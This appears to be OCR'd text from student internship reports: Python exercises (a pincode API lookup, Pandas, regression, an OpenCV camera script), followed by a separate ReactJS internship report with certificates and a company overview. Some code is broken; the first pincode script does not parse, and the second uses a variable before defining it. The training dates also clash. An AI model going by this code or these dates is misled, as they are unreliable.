- Print name of all areas which comes under that pincode

- Pincode entered by user shell be merged in below url's xxxxxx part.

- URL: https://api.postalpincode.in/pincode/XXXXXX



```
import requests

url = requests.get("https://api.postalpincode.in/pincode/")
mydata = url.json()

pincode = input()
areas = mydata[0]["PostOffice"][0]["Name"]
print(pincode +       + areas)


import requests

url = requests.get("https://api.postalpincode.in/pincode/"+pincode)
data = url.json()

pincode = input("Enter Pincode: ")

print("Pincode: " + pincode)
print("URL : https://api.postalpincode.in/pincode/"+pincode)

for i in range(len(data[0]["PostOffice"])):
    if pincode == data[0]["PostOffice"][i]["Pincode"]:
        print(data[0]["PostOffice"][i]["Name"])
```

Week 2

3 August 2023

- **Pandas: Data Frame**

Pandas is a powerful Python library for data manipulation and analysis. One of its core components is the DataFrame, which is a two-dimensional labeled data structure similar to a table in a relational database or a spreadsheet. DataFrames provide a flexible and efficient way to work with structured data, and they are widely used in data analysis and data science tasks.

Here's an overview of how to work with DataFrames in Pandas:

Installation: If you haven't already, you can install Pandas using the following command.

pip install pandas

Importing Pandas: To use Pandas, import the library as follows:

import pandas as pd

Creating DataFrames:

You can create a DataFrame from various data sources, including dictionaries, lists, NumPy arrays, and external files (CSV, Excel, databases, etc.).

Creating a DataFrame from a dictionary

```
data = {'Name': ['Alice', 'Bob', 'Charlie'],'Age': [25, 30, 22]}

df = pd.DataFrame(data)
```

```python
# Creating a DataFrame
data = {'Name': ['vishw', 'Bob', 'bapu', 'David'],
        'Age': [25, 30, 22, 28],
        'City': ['kherva', 'Los Angeles', 'mehasana', 'Houston']}

df = pd.DataFrame(data)

# Displaying the DataFrame
print("Original DataFrame:")
print(df)

# Filtering data
young_people = df[df['Age'] < 30]
print("\nPeople under 30:")
print(young_people)

# Adding a new column
df['Gender'] = ['Female', 'Male', 'Male', 'Male']

# Grouping data and calculating statistics
city_groups = df.groupby('City')
city_statistics = city_groups['Age'].mean()
print("\nAverage age by city:")
print(city_statistics)

# Sorting the DataFrame
sorted_df = df.sort_values(by='Age', ascending=False)
print("\nDataFrame sorted by age:")
print(sorted_df)
```

```
Original DataFrame:
    Name  Age         City
0  vishw   25       kherva
1    Bob   30  Los Angeles
2   bapu   22     mehasana
3  David   28      Houston

People under 30:
    Name  Age       City
0  vishw   25     kherva
2   bapu   22  mehasana
3  David   28   Houston

Average age by city:
City
Houston        28.0
Los Angeles    30.0
kherva         25.0
mehasana       22.0
Name: Age, dtype: float64

DataFrame sorted by age:
    Name  Age         City  Gender
1    Bob   30  Los Angeles    Male
3  David   28      Houston    Male
0  vishw   25       kherva  Female
2   bapu   22     mehasana    Male
```

- **Pandas: Excel, API to CSV:**

Reading Excel Files and API Data using Pandas, and Saving to CSV:

Reading Excel Files:

You can use the pd.read_excel() function to read data from an Excel file and create a DataFrame.

```
import pandas as pd

# Reading data from an Excel file

excel_file_path = 'data.xlsx'

df_excel = pd.read_excel(excel_file_path)
```

Fetching Data from an API:

Use the requests library to fetch data from an API and then create a DataFrame.

```
import requests

import pandas as pd

api_url = 'https://api.example.com/data'

response = requests.get(api_url)

data = response.json()

df_api = pd.DataFrame(data)
```

Saving to CSV:

After obtaining your DataFrame, you can save it to a CSV file using the to_csv() method.

```
# Saving the Excel data to a CSV file
csv_output_path = 'data.csv'
df_excel.to_csv(csv_output_path, index=False)


# Saving the API data to a CSV file
api_csv_output_path = 'api_data.csv'
df_api.to_csv(api_csv_output_path, index=False)
```

- **XLRD:** xlrd is a Python library used for reading data from Excel files in the older .xls format (Excel 97-2003). It provides a convenient way to extract data from Excel spreadsheets and work with it in Python programs. However, it's important to note that xlrd only supports reading Excel files and doesn't support creating or modifying Excel files.

Week 2

4 August 2023

- **Introduction to Machine Learning :**

Machine Learning (ML) is a subset of artificial intelligence (AI) that focuses on developing algorithms and models that enable computers to learn and make decisions from data without being explicitly programmed. In other words, it's about creating systems that can learn and improve from experience.

Types of Machine Learning:

Machine learning can be categorized into three main types:

Supervised Learning: In this type, the algorithm learns from labeled data, meaning it's provided with input-output pairs. The goal is to learn a mapping function that can predict outputs for new inputs.

Unsupervised Learning: Here, the algorithm is given unlabeled data and tasked with finding patterns, structures, or relationships in the data. Clustering and dimensionality reduction are common tasks in unsupervised learning.

Reinforcement Learning: This type involves training an agent to interact with an environment and learn by receiving feedback in the form of rewards or penalties. The agent learns optimal actions to maximize cumulative rewards.

- **Linear Model: Mathematics:**

Linear Regression is one of the fundamental and widely used techniques in machine learning and statistics for modeling the relationship between a dependent variable and one or more independent variables. It's a type of supervised learning algorithm used for regression tasks, where the goal is to predict a continuous output value.

In simple linear regression, you have a single independent variable (feature) and a single dependent variable. The goal is to find the best-fitting linear line (a straight line) that minimizes the squared differences between the predicted values and the actual values.

The equation of a simple linear regression model can be represented as:

y = mx + b

where:

y is the dependent variable (target)


x is the independent variable (feature)

m is the slope of the line

b is the y-intercept

- **Linear Model Implementation:**

```
import numpy as np
import matplotlib.pyplot as plt
from sklearn.linear_model import LinearRegression

np.random.seed(0)
x = np.random.rand(50, 1) * 10
y = 2 * x + 1 + np.random.randn(50, 1) * 2
model = LinearRegression()
model.fit(x, y)
slope = model.coef_[0][0]
intercept = model.intercept_[0]
y_pred = model.predict(x)
plt.scatter(x, y, label='Original Data')
plt.plot(x, y_pred, color='red', label=f'Regression Line: y = {slope:.2f}x + {intercept:.2f}')
plt.xlabel('x')
plt.ylabel('y')
plt.legend()
plt.title('Simple Linear Regression')
plt.show()
```



Week 2

7 August 2023

- **Multiple Linear Model: Mathematics :**

n multiple linear regression, you have multiple independent variables. The goal is to find the best-fitting hyperplane that minimizes the squared differences between the predicted values and the actual values.

The equation of a multiple linear regression model can be represented as:

y = b0 + b1*x1 + b2*x2 + ... + bn*xn

where:

y is the dependent variable (target)

x1, x2, ..., xn are the independent variables (features)

b0, b1, b2, ..., bn are the coefficient

- **Multiple Linear Model Implementation :**

Week 2


8 August 2023

- **Polynomial Linear Regression Model Implementation:**

Polynomial Linear Regression is an extension of the traditional Linear Regression model where the relationship between the independent variable and the dependent variable is modeled as an nth-degree polynomial. This allows the model to capture non-linear relationships in the data.

```
import numpy as np
import pandas as pd
import matplotlib.pyplot as plt
from sklearn.linear_model import LinearRegression
from sklearn.preprocessing import PolynomialFeatures

# Generating some sample data
np.random.seed(0)
num_samples = 50
x = np.sort(np.random.rand(num_samples) * 10)
y = 2 * x + 1.5 * x**2 - 0.5 * x**3 + np.random.randn(num_samples) * 10

data = pd.DataFrame({'x': x, 'y': y})

X = data[['x']]
y = data['y']

degree = 3
poly = PolynomialFeatures(degree=degree)
X_poly = poly.fit_transform(X)

model = LinearRegression()

model.fit(X_poly, y)

y_pred = model.predict(X_poly)
```

```
plt.scatter(x, y, label='Original Data')
plt.plot(x, y_pred, color='red', label='Polynomial Regression')
plt.xlabel('x')
plt.ylabel('y')
plt.legend()
plt.title('Polynomial Linear Regression')
plt.show()
```


Polynomial Linear Regression
Original Data
Polynomial Regression
0
−50
−100
−150
−200
−250
−300
y
0
2
4
6
8
10
x


Week 2

9 August 2023

- **Assignment 2 :**

For OPEN CV :

- Write script to Open Camera.
- Write script to Open Camera in gray scale mode (black and white)
- Write script to Capture image on click of key “c” while camera is open.



```
import cv2

cap = cv2.VideoCapture(0)

if not cap.isOpened():
    print("Error: Could not open camera.")
    exit()

while True:

    ret, frame = cap.read()

    if not ret:
        print("Error: Could not read frame.")
        break

    cv2.imshow("Camera Feed", frame)

    if cv2.waitKey(1) & 0xFF == ord('q'):
        break

cap.release()
cv2.destroyAllWindows()
```

```
Error: Could not open camera.
```

Week 2

10 August 2023

- **Conclusion :**

• These past 15 days of internship have been an enriching and dynamic experience. I am delighted to have had the opportunity to work with INFOLABZ and contribute to various projects during this time. As I conclude this initial phase of my internship, I want to take a moment to reflect on what I have learned and achieved.

• Throughout these 15 days, I've had the privilege of working alongside experienced professionals who have generously shared their knowledge and insights. I've gained exposure to Data analyst tools, which has significantly expanded my skill set.

• During these 15 days, I encountered various challenges that required creative thinking and perseverance. Overcoming these challenges and achieving milestones and has boosted my confidence and reinforced my determination to excel.

• In conclusion, these 15 days have been transformative, educational, and inspiring. I am excited about what the future holds and am committed to making the most of this internship experience. Thank you for this incredible opportunity**.**

INTERNSHIP AT DEMAZE TECHNOLOGY

AN INTERNSHIP REPORT

Submitted by

Vitrag Miteshbhai Jasani

190390107013

In partial fulfillment for the award of the degree of

BACHELOR OF ENGINEERING

In

Computer Engineering

S.P.B. Patel Engineering College, Mehsana

Gujarat Technological University,
Ahmedabad May, 2023

Company Certificate

Demaze
Technologies

TO WHOM IT MAY CONCERN

Date: 03 May 2023

To,
Vitrag Miteshbhai Jasani
A-58, Charitra, Simandhar City, Tri-mandir,
Adalaj, Gandhinagar, 382421

Sub: Internship completion letter.

Dear Vitrag,

This is to certify that Vitrag Jasani, a student of Saffrony Institute of Technology has successfully completed his internship in the field of web application development as a ReactJS developer from 30th January 2023 to 30th April 2023 (12 weeks) under the guidance of Vraj Patel.

His internship activities include HTML, CSS, JavaScript & ReactJS.

During the period of his internship program with us, he was exposed to different processes and was found diligent, hardworking, and inquisitive.

We wish him every success in his life and career.

For Demaze Technologies.

Krupal N. Chaudhary
Proprietor

Office: D-814, Ganesh Glory 11, Jagatpur Road, SG Highway, Gota, Ahmedabad, Gujarat, 382470
Contact: +91 7016660537 | **Gmail:** info@demaze.in | **Website:** demaze.in

GUJARAT TECHNOLOGICAL UNIVERSITY

CERTIFICATE FOR COMPLETION OF ALL ACTIVITIES AT ONLINE PROJECT PORTAL

B.E. SEMESTER VIII, ACADEMIC YEAR 2022-2023

Date of certificate generation : 10 May 2023 (20:40:55)

This is to certify that, *Jasani Vitrag Miteshbhai* (Enrolment Number - 190390107013) working on project entitled with *internship at Demaze Technologies* from *Computer Engineering* department of *S. P. B. PATEL ENGINEERING COLLEGE, MEHSANA* had submitted following details at online project portal.

Internship Project Report	**Completed**

Name of Student : Jasani Vitrag Miteshbhai

Name of Guide : Miss. Upashana Goswami

Signature of Student : _____

*Signature of Guide : _____

Disclaimer :
This is a computer generated copy and does not indicate that your data has been evaluated. This is the receipt that GTU has received a copy of the data that you have uploaded and submitted as your project work.

*Guide has to sign the certificate, Only if all above activities has been Completed.

S.P.B. Patel Engineering College, Mehsana

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

DECLARATION

We hereby declare that the Internship / Project report submitted along with the Internship / Project entitled **Internship at Demaze Technologies** submitted in partial fulfillment for the degree of Bachelor of Engineering in **Computer Engineering** to Gujarat Technological University, Ahmedabad, is a bonafide record of original project work carried out by me under the supervision of **Prof. Upashna Goswami & Vraj Patel (External Guide)** and that no part of this report has been directly copied from any students' reports or taken from any other source, without providing due reference.

Name of Student Sign of Student

ACKNOWLEDGMENT

I would like to express our gratitude towards faculty member of college for their kind co-operation and encouragement which help us in completion of this project. I would like to express our special gratitude and thanks to industry persons for giving me such attention and time.

First of all we are very grateful to our internal guide **Prof. Upashna Goswami** and external guide **Mr. Vraj Patel** who has guided me to accomplish our project and giving their wide experience.

At last my thanks and appreciations also go to colleague in developing the project and people who have willingly helped me out with their abilities.

Abstract

An HRMS (Human Resource Management System) is a software application that manages the HR functions of an organization. It is a central system that integrates various HR processes, employee management, benefits administration, and performance management.

The main objective of an HRMS is to streamline HR tasks and simplify the management of employee data. This system allows HR managers to track employee information, manage employee files, and automate HR processes, such as onboarding, offboarding, and performance reviews.

Requirements gathering: This stage involves identifying the HR processes and functions that need to be managed by the HRMS. This stage also involves identifying the key stakeholders and understanding their requirements.

Design: In this stage, the system design is created based on the requirements gathered in the previous stage. The system design includes the architecture, data model, user interface, and workflow.

Development: This stage involves the actual development of the HRMS software. The development team follows the design and implements the features and functionalities identified in the previous stages.

Testing: In this stage, the developed system is tested for functionality, usability, and performance. This stage involves various types of testing, including unit testing, integration testing, and acceptance testing.

Deployment: In this stage, the HRMS is deployed to the production environment and made available to the end-users.

Maintenance and Support: Once the HRMS is deployed, it needs to be maintained and supported. This stage involves fixing bugs, providing user support, and making enhancements to the system.

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Abbreviations

NPM - Node Package Manager VSC-
Visual Studio Code

NPX- Node Packager Executor

SDK -Software Development Kit

JSON -JavaScript Object Notation

API -Application Programming Interface

CLI- Command Line Interface

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Chapter 1:- Overview of Company

1.0 Overview of company

Demaze Technologies is a team of software professionals experienced in delivering technology consulting and solutions related to website development, application development, artificial intelligence, API development, social media marketing, and graphic designing.

Fig 1.1 Company Logo

1.1 History

Demaze Technologies was founded in 2021 by current CEO Krupal Chaudhary and current CTO Vraj Patel with a vision to provide quality service in the area of software development and corporate training. Demaze Technologies was started with a 2-person organisation and now it operates with over 25 employees in it in the time span of just 8 months.

1.2 Scope of Work

Demaze Technologies offers website development and maintenance, social media marketing, API development, and Artificial Intelligence solutions as well as provides cross-platform mobile application development solutions using the flutter framework. Performing various kinds of consulting enabled our company to understand the needs of business, both domestic and international. It is the main reason of our advancement in other spheres of business and services.

1.3 Company Vision

Currently Be in the company that best understands and satisfies the product, service and self-fulfillment needs of the industry globally. Being a great place to work where people are inspired to be best they can be.

1.4 Employe Section.

- Employees check in /check out & break in / break out
- Detailed reports section.
- leaves Application.
- Attendance •

employee activities

- Hotline •

Manage profile •
Sensation

1.5 Admin Section

- All Employee Detailed Data
- Leave Management
- Comments of Employees
- IP whitelist to use System.

Chapter 2:- Different Unit of the Organisation

2.0 Different Unit of the Organisation

As the company has grown, it was needed to separate various departments to maintain the management and smooth flow of the process. Demaze Technologies has various units to handle different use cases.

2.1 Different Departments

Some departments in the company are as per below:

BU: This unit deals with businesses and management. It is mainly concerned with the development of software for various clients.

IT: This department is used to maintain the IT infrastructure of the company and its employees. They also help with any type of technical issue faced by clients and employees of the company.

HR: Most common department of the company which deals with the human resource management processes like hiring, evaluation for promotion, salary related issues etc.

There are some other departments out there that fall under the BU which handle various types of work.

2.2 Sequence of Operation for Manufacturing of Endproduct

The main product of our company is mostly the software. Software is a very different thing from other industries' end products. Its process is very different. The main flow of software development is as per below:

1. Client requirement understanding: The first step to building something is to know what to build. Especially in the case of software, it is very important to understand the client.
2. Requirement completely as if the requirement changes, then it will create huge problems in later part of the development. Often a requirement document is created which is called client requirement document to make thing clearer.
3. Planning: Second step to build something is to know how to build. In software development, we need to decide the entire flow of the process like which technology stack will be used? Which type of architecture will be used? Etc.

4. Development: After sufficient planning comes the development part. In this part actual software is build. Or at least the part of the software is built in methods like agile delivery method.
5. Review and QA: Internal review and QA is done to ensure the quality of the final product as in software in this case. It also helps to identify the bugs before releasing the software.
6. Release or Deployment: In this phase the software is delivered to the client either the direct code or hosted service.
7. Maintenance: This part comes in picture after the final delivery of the software. This phase includes tasks such as making sure the service is always running, bug fixes etc.

2.3 Different Stages of the production

At our company, we mostly use the agile development process in which the software is delivered in different parts or phases which are called sprints.

Each sprint contains the upgraded version of the software, and it is kept upgrading unless we reach the final product.

Fig 2.1 Agile Methodology

The Agile methodology is a way to manage a project by breaking it up into several phases. It involves constant collaboration with stakeholders and continuous improvement at every stage. Once the work begins, teams cycle through a process of planning, executing, and evaluating.

Chapter 3:- Introduction of Internship

3.1 Internship Summary

It was an amazing experience to learn about a technology which is quite trending in today's era. Learning about website development in React.js was a new experience for me and I am glad that I got to learn this technology. Currently, React.js is one of the most popular JavaScript front-end libraries which has a strong foundation and a large community. I have worked on making static home pages as a part of my internship task and finally on the project named Amazon Consulting Services.

3.2 Purpose

I got experience of learning new tools and technology. I learned a systematic approach of completing work on time and cooperating with my colleagues. Industry experience is often an important part of applying for full time positions. Gaining experience through internship can be helpful for our future scope. Similarly, my purpose was to gain experience and decide my career path so that I can have a clear path towards my goals. Also, I wanted to develop new skills and build a network with professionals.

3.3 Objective

The main objectives of this internship are as per below:

- Learned Professional Communication Skills, Corporate Behavior, and Etiquette.
- Improved My Coding Standards and Problem-Solving Skills.
- Learned how to work in a team with help of a collaborative tool such as Git.
- Learned how Agile Methodology for software development is implemented using Jira software.
- Learned About Software Development Life Cycle.
- Learned Advanced HTML and CSS.
- Learned Basic and Advanced JavaScript.
- Learned Basic and Advanced React JS Framework.
- By working on a project, I learn how software is developed using Agile
- Methodology. Also, I learn how to aggregate our all knowledge and use them in solving real-world problems, and how to work in collaboration as a team.

3.4 Scope

The scope for the internship role at my company was to help the already existing project development.

In this regard I was allowed do the following things:

- Learn new technologies and methods.
- Learn and go through existing project's codebase.
- Help existing developers to update the codebase.

We were not allowed to perform certain tasks as follow:

- Do not directly contact with client. ● Do not take more than one project.
- Do not try to break the ongoing things.
- Do not share any confidential information with anyone.

3.5 Internship Planning

My internship was mainly divided into three parts:

1. Initial training: This was carried out from 13/01/2022 to 30/01/2022. In this part all the new interns got the common training which included training about the JIRA, Git and VS Code. This part of the training was intended to make us familiar with the technologies used by the company.
2. Project-related training: In this part, project-specific training was given. This training was conducted from 31/01/2022 to 31/03/2022. In this training I got the training about the Advanced HTML and CSS, Basic and Advanced JavaScript, Basic and Advanced TypeScript and Basic and Advanced React JS Framework. It was complete training of the language, from scratch to expert level. It gave me knowledge about how to use all these technologies with its large ecosystem with the proper tools to make sure the code is compliant with the required norms.
3. Project work: They have assigned my project related to React JS Framework named Amazon Consultancy Services eCommerce website that provides a plethora of services such as Amazon Consulting Services, Seller Account Management Services for Amazon, eBay, Walmart, Graphic Designing Services, Social Media Marketing Services, Website Development Services and more. This website has the feature of buying digital services and packages for discount and payment integration.

3.5.1 Git

• Linux Architecture.
• Git Installation and Configuration.
• Git basic commands and their use.
• Git using Bash & VS code.
• Advanced Commands of Git.
• Merge Conflicts & How To Solve It.
• Understanding Of Git Best Practices
Tools Used: - Git – For version control

3.5.2 Jira & VScode

• Git Installation and Configuration.
• Introduction to Jira and its working.
• Working of Jira.
• Jira Issue types, tickets, cloning, workflow etc.
• Creating Jira tickets, linking to other issues and tickets etc.
• Jira and Git Integration.
• Introduction to Visual Studio Code.
• Installing necessary extensions in VS-Code.
Tools Used :- Jira – For Project Management. VS-Code- IDE

3.5.3 Advanced HTML & CSS Training

• Basics concepts of HTML and CSS.
• HTML5 vs Previous Versions.
• Meta tags, Canvas, SVG, iFrames, HTML Media etc.
• Geolocation API, Storage API, Web Socket support, Web Worker API, Error handling.
• CSS Box Model, Grid, Flex, Transition, Animation.
• CSS media Query, Web Fonts, Z- Index etc.
• SCSS – Advanced CSS with more functionality.
• Hands-on Assignments.
Tool Used :- VS code .

3.1 Screenshot of CSS Box Model



Fig 3.1 Screenshot of CSS Box Model

What is the CSS Box Model? The CSS box model is a container that contains multiple properties including borders, margin, padding, and the content itself. It is used to create the design and layout of web pages. According to the CSS box model, the web browser supplies each element as a square prism.

3.2 Screenshot of flex task



Fig 3.2 Screenshot of flex task

The display: flex; turns the element into a flex container. The justify-content: center the item across the main axis. The align-items: center it across the cross-axis.

3.3 Screenshot of grid task



Fig 3.3 Screenshot of grid task

CSS Grid is a layout system that makes designing web pages easier with the help of rows and columns. It uses rows and columns to lay out elements on the web page. It can be used to create a variety of different layout that ranges from simple like a table to complex like a layout of some magazine.

3.4 Screenshot of task.

